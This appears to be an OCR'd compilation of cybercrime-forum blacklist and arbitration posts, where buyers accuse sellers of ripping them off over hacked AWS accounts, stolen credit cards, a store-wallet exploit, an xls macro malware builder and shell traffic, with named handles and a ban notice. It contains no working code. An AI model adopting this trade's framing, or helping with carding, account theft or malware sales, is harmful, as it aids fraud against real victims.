
Disassembly and discussion of blek. At first black is created in the Arbitration and is discussed. If the fault of the scam is proven, the black is moved to the "Black List", and the scam is set to status.

Before creating a topic, carefully read the rules [redacted]

Black List

This section includes proven blacks from the "Arbitrage" section. There are rippers who already have status.

Arbitration processes



Posted November 29, 2021

May 29, 2022, 06:57 PM #20

Posted April 21

Report post

I bought aws with console from him and the aws password was changed the next day which i complain to him and he said it wasn't change, that the cc he use was detected(account was suspended due to payment he said) and so he will replace another one for me, he then came back today lying that I was the one that make it stop working because I used it and they detect the account as suspended bounce. how can I use account that the password was change and I asked him how do you still have access to it if it was hacked, he answered me back and said he hacked the account again and he found out that I used the account to send already. what a guy! how can a account from suspended payment turn to suspended bounce. that's when he sees that his story doesn't add up about him hacking it again and he found out I was using it while the account

Banned

Status: Offline (Last Visit: [redacted])

This forum account is currently banned.


Selling Public Data. Registration IP: [redacted] *Last Known IP:* [redacted] *@protonmail.com*

Banned By: pompompurin — **Ban Length:** Permanent (N/A remaining)

I never have committed such stff what this person is acting , i have sold him AWS and he have used aws , i have sent all proofs of AMAZON SUPPORT reply , this person used the AWS , amazon support blocked the aws for sending suspicius emails, i have sent him proof from amazon support , also i sent him proof that account from him was used , i have all chat logs and also amazon logs and cloudwatch logs that he used the AWS then later came asking for replacment , this is typical way of scamming , he used the AWS , blocked it then came here to complain fake , if necessary i can post all logs conversation , telegram logs , amazon support logs , cloudwatch logs. This person @pllgab is total scammer and ripper

Closed because lack of evidence.

Not just small-time crooks



Jun 3, 2022

Jan 13, 2022

This user suggested a vulnerability in our store in private messages.
He sent beautiful videos that everything works, and you can pick up a password recovery phrase from accounts.
He demanded $5,000 for everything.
We sent an advance payment of $2000.
After the prepayment, nothing changed, he also sent a video of the work of his script, and to requests to show the request that he sends to the server, he replied that he would not send anything, and demanded more money.

Link to our correspondence /conversations/67247/

2000$ can not be returned. We will not become homeless from this money.


The user is requested to be banned.

User profile link: /members/200707/

Hidden content for members of the Администратор groups.

и того 14к$

Работу выполнил сделал этим ребятам 80к трафа с шеллов не однократно показывал TDS где трафик




●I buy Canada Logs
X23 posted a topic in [Finance] - billing, banks, accounts, logs

…we got fun and games

“I rip and run.”

- Omar Little

Rip-and-run



May 23, 2022, 12:26 PM

Name: @bankrolrich (telegram) , [redacted]


Posted March 31

RootExploit was supposed to provide a builder for his xls macro with a number of stubs prepared for sale for the price of $4000. After a test, I made payment, but the builder never arrived. This was 5 hours ago. The intended delivery time was in 1.5 hours, maximum. He has stopped responding to any messages. I have logs of the conversation that I will deliver to Admin at request, and if ~~RootExploit~~ does not respond or otherwise fix the situation.

If anyone has information about him, please PM.

Time of scam: *5h ago*

Fake leaks and tools



~~loydricky~~

kilobyte

●●

КИДАЛА

~~RIPPER~~

Posted September 16, 2021

And he refuses to refund, so I'm here to initiate arbitration with all the cards and chats he gave me

He said at the auction that the cards were up to 35%valid

lf.

And I confirmed with him on Jabber that after I gave him the money, only 217 of his 2300 cards survived, including 50 code 51.

@BSG777

Below are the screenshot of all our chat/ Agreement

Referral scams

He introduced me to a ripper. I paid 240$ for specific conf

here below. STAY AWAY FROM @HE @metilan he will introduce you to rippers.

Here is how the conversation began "He told me he had a

[redacted]

